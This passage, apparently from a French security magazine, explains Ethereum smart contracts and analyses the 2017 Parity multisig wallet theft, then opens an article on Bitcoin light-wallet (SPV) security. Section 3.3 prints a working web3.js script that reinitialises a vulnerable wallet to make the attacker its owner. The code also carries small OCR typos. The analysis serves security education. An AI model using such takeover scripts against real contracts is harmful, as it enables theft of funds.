Considérons la figure 2, soient **n** le dernier bloc dans le registre global synchronisé sur tous les nœuds, et **(n+1)a** et **(n+1)b** deux nouveaux blocs légitimes minés à un instant **t** par le mineur **a** et à un instant **t+ε** par le mineur **b** respectivement, avec une valeur **ε** négligeable.

À la réception du bloc **(n+1)a**, le mineur commence à miner le bloc **(n+2)a**, quelques secondes plus tard, il reçoit la chaîne **b** de longueur 2, comme l'illustre la figure 2. Le mineur applique alors la règle de « la plus longue chaîne » : après avoir vérifié la validité des blocs, il cesse de miner sur la chaîne **a** et commence à miner le bloc **(n+3)b** sur la chaîne **b**. Il retient ainsi la plus longue chaîne.

2 Blockchain Ethereum

Ethereum est une plateforme blockchain décentralisée permettant aux utilisateurs de créer des contrats intelligents appelés « smart-contracts » grâce à un langage Turing-complet. La cryptomonnaie « Ether » (ETH) est le moyen de paiement pour l'exécution de ces contrats. Le papier détaillant cette nouvelle blockchain a été introduit en décembre 2013 par le développeur Vitalik Buterin.

Ethereum étend donc les concepts de la blockchain Bitcoin (de stockage, validation et réplication des transactions dans le registre global) à l'exécution de programmes informatiques de manière décentralisée.

2.1 Smart-Contracts

Les smart-contracts, ou contrats intelligents, sont des programmes informatiques autonomes stockés dans la blockchain Ethereum. Ils s'exécutent de manière




Fig. 2 : La règle de la plus longue chaîne.

décentralisée lorsque certaines conditions sont réunies. Leur exécution est réalisée dans une machine virtuelle appelée l'*Ethereum Virtual Machine* (EVM) qui tourne sur les nœuds du réseau. Un smart-contract est inaltérable, il ne peut être modifié, et son exécution est infalsifiable, car elle est réalisée sur plusieurs nœuds du réseau qui doivent parvenir à un consensus.

2.2 Comptes

Dans la blockchain Bitcoin, les cryptomonnaies Bitcoin sont stockées dans des portefeuilles, ou des comptes, identifiés par une adresse. L'équivalent dans Ethereum est représenté par des comptes qui partagent le même espace d'adressage et se divisent en deux catégories :

- des « comptes externes » qui ne font que stocker des ETH : similaires aux adresses Bitcoin, à chaque compte est associé une paire clé publique-clé privée. Toute transaction émanant d'un compte doit être signée avec la clé privée du propriétaire avant son envoi ;
- des « comptes contrats » qui stockent des ETH ainsi que du code de smart-contract, exécuté lorsque les conditions du contrat sont réunies.

2.3 Gaz et transactions

Une transaction est un message envoyé depuis un compte vers un autre, et peut inclure de la donnée (payload) et de l'Ether. Si le compte cible est un compte contrat, le contrat est exécuté et la charge utile fournie dans la transaction sert de donnée en entrée.

Avec Ethereum, le concept de gaz est introduit pour dissuader des personnes malveillantes de provoquer le lancement de l'exécution de multiples contrats dans le réseau. Chaque exécution de smart-contract étant coûteuse en de temps et en énergie, le mineur qui exécute le contrat est rétribué en ETH. Cette valeur est calculée avec une unité nommée gaz.

Rémunération du mineur (ETH) = Montant du gaz (Gaz)* Prix du gaz (Eth/Gaz).

Généralement, plus l'exécution du contrat est coûteuse pour le mineur, plus le montant de gaz est important.

La plus petite unité de l'ETH est exprimée en Wei. 1 ETH = 1,000,000,000,000,000,000 wei.

3 Bug du wallet multisig de Parity

Un porte-feuille, ou wallet contient les données personnelles de son propriétaire, telles que sa paire de clés publique et privée ainsi que son adresse, qui est une dérivée de sa clé publique. Un « multisig wallet » ou wallet multi-signature est un wallet qui est détenu par plusieurs propriétaires. Une transaction en émanant n'est valide que si elle est signée par M clés sur les N qui se partagent le contrôle du wallet, N étant le nombre de propriétaires du portefeuille et M le nombre de clés qui doivent valider la transaction.

3.1 Retour sur l'attaque

Le 19 juillet 2017, un attaquant a exploité une vulnérabilité sur la version 1.5 des portefeuilles multi-signatures déployés par Parity et a dérobé en seulement 6 transactions l'équivalent de 30 millions de dollars en Ether depuis les fonds de Edgeless Casino, Swarm City et aeternity Blockchain.

L'ensemble des transactions de la blockchain Ethereum est accessible librement sur https://etherscan.io/tx/.

Considérons la première transaction envoyée le 19 juillet 2017 par l'attaquant en figure 3, page suivante.

L'inspection des différents champs permet de récupérer les informations suivantes concernant la transaction :

- l'adresse source de l'attaquant ;
- l'adresse destination qui est le contrat cible vulnérable ;
- la valeur de la transaction en Ether qui est égale à 0 ;
- la quantité de gaz que l'attaquant souhaite dépenser pour l'exécution de sa transaction ;
- le prix du gaz exprimé en Ether et en Wei ;
- le nonce de la transaction ;
- le contenu du message.

Ce dernier fait appel à la fonction **`initWallet()`** qui prend en entrée trois paramètres :

```
Function: initWallet(address[] _owners, uint256 _required, uint256
_daylimit) ***
MethodID: 0xe46dcfeb
[0]:0000000000000000000000000000000000000000000000000000000000000060
[1]:0000000000000000000000000000000000000000000000000000000000000000
[2]:000000000000000000000000000000000000000000000005ac7391989a21040000
[3]:0000000000000000000000000000000000000000000000000000000000000001
[4]:000000000000000000000000b3764761e297d6f121e79c32a65829cd1ddb4d32
```

Le code du smart-contract de Parity est écrit avec le langage Solidity **[3]**.

Dans ce dernier, les arguments d'une fonction sont poussés selon leurs types :

- pour les types statiques comme **`uint256`** : les valeurs sont directement passées ;
- pour les types dynamiques comme les tableaux **`uint256[]`** : l'offset en octets où les données du tableau sont situées est passé en argument.

Il est à noter qu'un padding de 0 est ajouté aux arguments pour atteindre une taille de 32 octets.

Dans Parity, la fonction **`initWallet()`** permet d'initialiser un wallet lors de sa création et prend en entrée trois paramètres :




Fig. 3 : Première transaction envoyée par l'attaquant à un wallet multisig vulnérable.

- la liste des propriétaires du wallet ;
- le nombre d'autorisations requises pour effectuer la transaction ;
- le nombre limite de transactions par jour.

En revenant sur la charge utile de la transaction, nous pouvons décoder les informations transmises :

- **`MethodID`** : correspond aux 4 premiers octets de **`sha3("initWallet(uint32[],uint256,uint256)") = 0xe46dcfeb`** ;
- **`[0]`** : correspond à l'offset où se situent les données du tableau, il s'agit du nombre d'arguments de la fonction multiplié par leur taille : 3*32 octets = 96 = 0x60 ;
- **`[1]`** : correspond au nombre de validations requises = 0 ;
- **`[2]`** : correspond au nombre limite de transactions par jour ;
- **`[3]`** : correspond à la taille du tableau, on est à l'offset 0x60 calculé dans **`[0]`** ;
- **`[4]`** : correspond à la première valeur dans le tableau = adresse de l'attaquant.

L'appel à **`initWallet()`** dans la transaction malveillante du 19 juillet a provoqué l'exécution de la charge utile dans le contexte du wallet vulnérable, faisant de l'attaquant l'unique propriétaire de ce dernier. L'attaquant a par la suite initié une seconde transaction vers le même wallet en faisant cette fois appel à la fonction **`execute`**. Celle-ci a permis le transfert de 26793 Ether vers son adresse.

Comme l'illustre la figure 4, le transfert de fonds vers l'adresse de l'attaquant aura coûté seulement 1.24$.

3.2 Vecteur d'attaque

Dans la blockchain Ethereum, chaque déploiement de smart-contract requiert de payer en gaz le nombre de bytecode utilisé pour le stockage. Pour économiser le coût en gaz, Parity a choisi d'extraire une partie du code contenant la logique des wallet dans une librairie partagée. Elle n'est ainsi déployée qu'une seule fois dans la blockchain.

L'inspection du code source du smart-contrat de Parity révèle la présence de différentes instances : Wallet et WalletLibrary.

Pour chaque contrat wallet déployé, il y aura une référence à ce code partagé :




Fig. 4 : Seconde transaction envoyée par l'attaquant au wallet vulnérable pour le transfert d'Ether.

```
address constant _walletLibrary = 0xd7ee...
```

Comme l'illustre le code suivant, une fonction de fallback nommée « payable » est définie dans le contrat wallet avec la condition suivante :

- Si la valeur de message est non nulle (montant en ETH), les fonds sont déposés dans le portefeuille ;
- Si une charge utile est fournie, elle est déléguée à **walletLibray**.

```
function payable(){
    if(msg.value > 0)
        Deposit(msg.senfer, msg.value) ;
    else if (msg.data.length > 0)
        _walletLibrary.delegatecall(msg.data)
}
```

Suite à l'envoi de la transaction malveillante au wallet vulnérable, l'appel est délégué à **WalletLibrary** à travers la fonction **delegatecall**. À la réception de la charge utile, **WalletLibrary** décode cette dernière et identifie la méthode appelée : en l'occurrence **initWallet()**.

La fonction **initWallet()** est donc exécutée avec les paramètres forgés par l'attaquant.

Cette fonction permet d'initialiser un Wallet lors de sa création.

```
function initWallet(address[] _owners, uint _required, uint _
daylimit){
  initMultiowned(_owners, _required);
  initDaylimit(_daylimit)
}
```

L'attaque a pu réussir, car la déclaration de cette fonction pose deux problèmes :

- Logiquement la fonction **initWallet()** ne doit être appelée que sur des wallets non initialisés à leur création. Or, aucune condition ne vérifie si le wallet n'a pas déjà été initialisé, rendant possible une initialisation multiple ;
- Visibilité publique de la fonction : la visibilité publique de la fonction **initWallet()** autorise n'importe quel autre contrat à l'appeler et l'exécuter. Ce type de déclaration et celui par défaut dans Solidity.

Afin d'éviter l'attaque, il aurait été judicieux de :

- retirer le code de **initWallet()** de la librairie partagée pour l'intégrer dans le code de Wallet ;

- ajouter le « modifier » internal à **initWallet()** pour limiter la portée d'appel ;
- ajouter le « modifier » **only_uninitialized** pour éviter l'initialisation multiple sur les contrats.

3.3 Code de l'exploitation

Le code de l'attaque commence par la création du contenu du message qui contient la charge utile exécutée par le contrat (calcul du MethodID et ajout des arguments de la fonction). Ensuite le message est encodé dans une transaction qui est signée avec la clé privée de l'expéditeur avant son envoi au wallet vulnérable.

```
var data = web3.sha3("initWallet(address[], uint256, uint256").
substring(0,10)


// offset du tableau 3*32 = 96
data.push("0".repeat(62) + web3.toHex(96).substring(2))

// nombre d'autorisations requises = 0
data.push("0".repeat(64))

// nombre limite de transactions par jour = 50
data.push("0".repeat(60) + web3.toHex(50).substring(2))

// taille du tableau = 1
data.push("0".repeat(63) + 1)

// Adresse du nouveau propriétaire du wallet = adresse de
l'attaquant
data.push("0".repeat(24)
+"b3764761e297d6f121e79c32a65829cd1ddb4d32")
var multisigExploit = data.join("")

// Encodage de multisigExploit dans une transaction
var newTx = {
  to: "0x91efffb9c6cd3a66474688d0a48aa6ecfe515aa5",
  from: decypher.acct,
  gaslimit: web3.toHex(20000000),
  nonce: web3.toHex(0),
  gasPrice: web3.toHex(web3.eth.gasPrice),
  data: mutisigExploit
}
// Création et signature de la transaction avec notre clé privée

var tx = new EthTx(newTx)
tx.sign(privateKey)
tx.serialize()
tx.serialize().toString("hex")

// Envoi de la transaction malveillante pour prendre la main sur le
contrat
web3.eth.sendRawTransaction()
```

Après l'envoi de cette transaction et l'exécution du smart-contract, l'attaquant devient l'unique propriétaire du wallet, il peut désormais procéder au transfert de fonds.

Des informations supplémentaires sur la syntaxe utilisée se trouvent dans les documentations Solidity **[4]** et web.js **[5].**

3.4 Contrats gelés

Le 20 juillet 2017, lendemain de l'attaque, Parity a publié un correctif de sécurité sur la méthode **initWallet()** du contrat **walletLibrary**.

Quelques mois après l'attaque, les wallets multisig de Parity ont été gelés, aucun transfert d'Ether ne pouvait être réalisé : quelqu'un a provoqué la destruction du contrat **walletLibrary**.

Le 6 novembre 2017, un développeur aurait tenté de reproduire le bug découvert en juillet et a transformé le **walletLibrary** de Parity en un wallet multisig en faisant appel à **initWallet()** dans le contexte de **walletLibrary**. Le contrat **walletLibrary** disposait de la même fonctionnalité qu'un wallet normal et pouvait être initialisé. Son code contenait également la fonction **self-destruct** qui permet de détruire un wallet.

Il s'est ainsi rendu propriétaire de la librairie pour ensuite la détruire rendant tous les contrats multisig inutilisables. Il a ainsi pu provoquer le gel des fonds de tous les utilisateurs utilisant ces wallet Parity. En effet, leur logique se trouvait au sein de la librairie fraîchement détruite. Ainsi, aucun fonds résidant dans les wallet multisig de Parity ne pouvait être transféré.

Conclusion

Les smart-contracts de la blockchain Ethereum offrent une multitude de possibilités d'usage allant du vote électronique et du notariat jusqu'à la collecte de levée de fonds. Le champ des possibilités est limité à l'ingéniosité des développeurs. Il est par ailleurs impératif que leur implémentation respecte les bonnes pratiques. Une bonne connaissance du langage choisi est également requise par les développeurs. Cela permettrait d'éviter d'incorporer des vulnérabilités exploitables par des attaquants. Le cas des wallet multi-signatures de Parity a pu démontrer qu'une mauvaise implémentation d'un smart-contract pouvait mener au vol de sommes d'argent colossales. ■

Références

[1] S. Nakamoto, « *Bitcoin : A Peer-to-Peer Electronic Cash System* », https://bitcoin.org/bitcoin.pdf, octobre 2008

[2] https://fr.wikipedia.org/wiki/Bitcoin

[3] GitHub officiel d'Ethereum : https://github.com/ethereum/wiki/wiki/Ethereum-Contract-ABI

[4] Documentation de Solidity : http://solidity.readthedocs.io/en/develop/solidity-in-depth.html

[5] Documentation de web3.js : http://web3js.readthedocs.io/en/1.0/web3-eth.html

AQUITEC

26 AVRIL 2018

BORDEAUX

Stade Matmut ATLANTIQUE

9H30 · 18H00 // ENTRÉE LIBRE

LES MÉTIERS DE LA CyberSÉCURITÉ

IT SECURITY CAREERS

Vous êtes en poste, à la recherche d'une nouvelle expérience ou vous souhaitez rencontrer les acteurs phares de la cybersécurité ?

La journée « IT Security Careers » du jeudi 26 avril 2018 organisée au Stade Matmut ATLANTIQUE de Bordeaux est faite pour vous.
Entre sessions de recrutement et conférences thématiques, cette journée inédite met en lumière les métiers de la sécurité informatique : réseaux et logiciels.
Des entreprises sont présentes pour rencontrer de nouveaux talents, proposer des postes en CDD, CDI. Des offres de stages ou d'alternance sont aussi à pourvoir.

Les profils recherchés par les entreprises sont présélectionnés par nos différents partenaires (Pôle emploi, APEC…) et la communication est assurée par le CLUSIR et l'Université de Bordeaux afin de faire l'écho de cet événement national.

Cette journée est réalisée en partenariat avec l'Université de Bordeaux, ENSEIRB-MATMECA, Bordeaux INP, le CLUSIR, Pôle emploi et l'APEC.

CONFÉRENCES / SESSIONS DE RECRUTEMENT

aquitec.com

SÉCURITÉ DES PORTEFEUILLES LÉGERS BITCOIN

Renaud LIFCHITZ – renaud.lifchitz@digital.security.fr
Expert sécurité IoT – Digital Security

mots-clés : *PAIEMENT / BITCOIN / RÉSEAU / SMARTPHONE / PROTOCOLE RÉSEAU / ARCHITECTURE*

Aujourd'hui, utiliser des cryptomonnaies sur un périphérique mobile exige de dégrader les protocoles afin de tenir compte des capacités de stockage et de bande passante limitée de ces périphériques. Cette dégradation protocolaire a-t-elle des impacts sur la sécurité ? Comment utiliser des portefeuilles légers avec confiance ?

1 Que sont les portefeuilles légers ?

Participer au réseau Bitcoin exige de faire tourner un nœud en permanence pour vérifier et stocker les transactions. Ce n'est pas très coûteux d'un point de vue calculatoire, mais ça l'est d'un point de vue stockage. En effet, aujourd'hui, l'ensemble de toutes les transactions Bitcoin (ce qu'on appelle la « blockchain ») permettant de connaître l'état exact de n'importe quel compte occupe plus de 150 gigaoctets **[1]**, capacité difficile à avoir sur un smartphone ou une tablette classique. Pour cette raison, et pour développer les usages de Bitcoin en condition de mobilité, les portefeuilles légers (ou « light wallets ») se sont largement développés ces dernières années. Par opposition aux nœuds « complets », ils ne nécessitent pas de télécharger l'ensemble de la blockchain préalablement pour utiliser pleinement Bitcoin. Un nœud complet participe activement au réseau en vérifiant, stockant puis relayant les transactions légitimes, tandis qu'un portefeuille léger ne fait que consulter passivement, sans vérification, une partie de ces échanges, en envoyant de temps en temps ses propres transactions au réseau.

Il n'y a pas de standard universel pour les portefeuilles légers : certains fournisseurs reposent simplement sur des API spécifiques interrogeant des nœuds complets qu'ils hébergent. Ceci dit, un standard du nom de *Simplified Payment Verification*, plus communément appelé SPV et basé sur les principes initialement décrits par le mystérieux inventeur de Bitcoin dans son whitepaper original « *Bitcoin : A Peer-to-Peer Electronic Cash System* » **[2]** au chapitre 8, commence à être très répandu. Ce standard utilise les entêtes de blocs Bitcoin et leur nombre de transactions pour savoir si une transaction pertinente est incluse ou non dans la blockchain. Pour optimiser encore davantage la bande passante, il est possible d'utiliser en complément des filtres de Bloom (Figure 1), filtres dont nous parlerons un peu plus tard dans cet article. Ce stockage partiel n'occupe qu'environ 4,2 mégaoctets par an, ce qui est donc parfaitement adapté aux périphériques mobiles puisque Bitcoin vient de souffler ses 8 bougies.

Parmi les portefeuilles légers existants, citons Mycelium **[4]**, Electrum **[5]**, ou encore Jaxx **[6]**, le premier étant dédié aux smartphones (iPhone et Android), tandis que les deux derniers sont multiplateformes.

Sans perte de généralités, ces principes de portefeuilles légers sont bien évidemment applicables à bien d'autres cryptomonnaies basées sur des blockchains. On trouve ainsi des portefeuilles légers comme Coinomi **[7]** ou Exodus **[8]** pour d'autres cryptomonnaies que Bitcoin.

2 Les filtres de Bloom

Un filtre de Bloom **[9]** est une structure de données très optimisée en taille (et même sur-optimale), utilisée pour savoir si un élément appartient à un ensemble fini, sans stocker explicitement tous les éléments de cet ensemble. Pour parvenir à cette petite prouesse, les filtres de Bloom utilisent un test probabiliste, mais qui ne délivre jamais de faux négatifs. Autrement dit, si le test est négatif, l'élément testé n'appartient définitivement pas à l'ensemble en question, mais s'il est positif, il est fort probable que l'élément appartienne à l'ensemble sans en avoir une certitude absolue, certitude qui peut éventuellement être levée par un test complémentaire plus lent.

Des filtres de Bloom sont par exemple utilisés dans Google Chrome pour identifier localement si une URL donnée est malveillante, et si le test est positif, une requête réseau est émise pour confirmer par un test déterministe si c'est réellement le cas. Dans l'essentiel des usages, le test de Bloom est négatif et aucune requête réseau n'est émise, ce qui préserve la confidentialité de l'historique de visites de l'utilisateur, tout en allégeant la charge du serveur de vérification des URL malveillantes.

Dans un portefeuille léger, les filtres de Bloom sont utilisés par le client pour soumettre une requête concernant le ou les comptes possédés par l'utilisateur, sans pour autant les dévoiler, ce qui est un gage à la fois de performance et de confidentialité. Si le filtre de Bloom est relativement large (le client peut arbitrairement choisir d'inclure d'autres adresses à sa requête), il correspondra aussi à d'autres comptes non possédés par l'utilisateur, qui saura facilement les écarter de son côté. Le portefeuille client soumet donc un filtre de Bloom à un nœud du réseau Bitcoin qui le soumet à l'ensemble des blocs en sa connaissance, et retourne les blocs et transactions en question au client, qui peut alors connaître tous les crédits et débits des comptes qu'il possède, reconstituant alors avec certitude leur balance. Le client peut alors tout à fait classiquement envoyer des transactions signées au réseau Bitcoin pour procéder à des paiements, comme avec un client complet. Si le réseau est surveillé par un attaquant, ce dernier ne pourra pas faire immédiatement d'association en l'adresse IP du portefeuille léger et les adresses possédées par l'utilisateur.




Fig. 1 : Principes de fonctionnement d'un portefeuille Bitcoin léger (source [3]).

3 Vulnérabilités principales de SPV

3.1 Découverte et connexion aux nœuds Bitcoin

Au lancement du portefeuille léger, il est bien évidemment nécessaire de se connecter à au moins un nœud du réseau Bitcoin de façon à télécharger les entêtes de blocs Bitcoin, soumettre des filtres de Bloom et télécharger des transactions spécifiques, afin d'établir les soldes actualisés d'un ou plusieurs comptes du portefeuille. Cette étape de découverte repose généralement sur un plusieurs noms d'hôtes écrits en dur dans le logiciel client. Pour ne pas avoir à faire de mises à jour trop fréquentes, il est usuel d'en utiliser qu'un seul, et de se baser sur une résolution DNS en round-robin **[10]**, que l'on peut mettre à jour indépendamment des clients. Ce nom est souvent appelé « graine DNS », et une de ces graines DNS couramment utilisée est **seed.bitcoin.sipa.be**.

Une première interrogation donne le résultat suivant :

```
$ host seed.bitcoin.sipa.be
seed.bitcoin.sipa.be has address 83.149.125.79
seed.bitcoin.sipa.be has address 150.140.188.181
(... 21 other IPv4 hosts ...)
seed.bitcoin.sipa.be has address 104.199.142.247
seed.bitcoin.sipa.be has address 37.120.174.32
seed.bitcoin.sipa.be has IPv6 address 2607:5300:204:40f1::
seed.bitcoin.sipa.be has IPv6 address 2001:0:9d38:90d7:3858:553f:92ce:18b8
(... 11 other IPv6 hosts ...)
seed.bitcoin.sipa.be has IPv6 address 2001:0:4137:9e76:24f9:302a:4d39:ee08
seed.bitcoin.sipa.be has IPv6 address 2001:0:9d38:6ab8:18c2:3a46:a1ec:987c
```

Une interrogation supplémentaire peu de temps après retourne le résultat suivant :

```
$ host seed.bitcoin.sipa.be
seed.bitcoin.sipa.be has address 37.120.174.32
seed.bitcoin.sipa.be has address 104.199.142.247
(... 21 other IPv4 hosts ...)
seed.bitcoin.sipa.be has address 150.140.188.181
seed.bitcoin.sipa.be has address 83.149.125.79
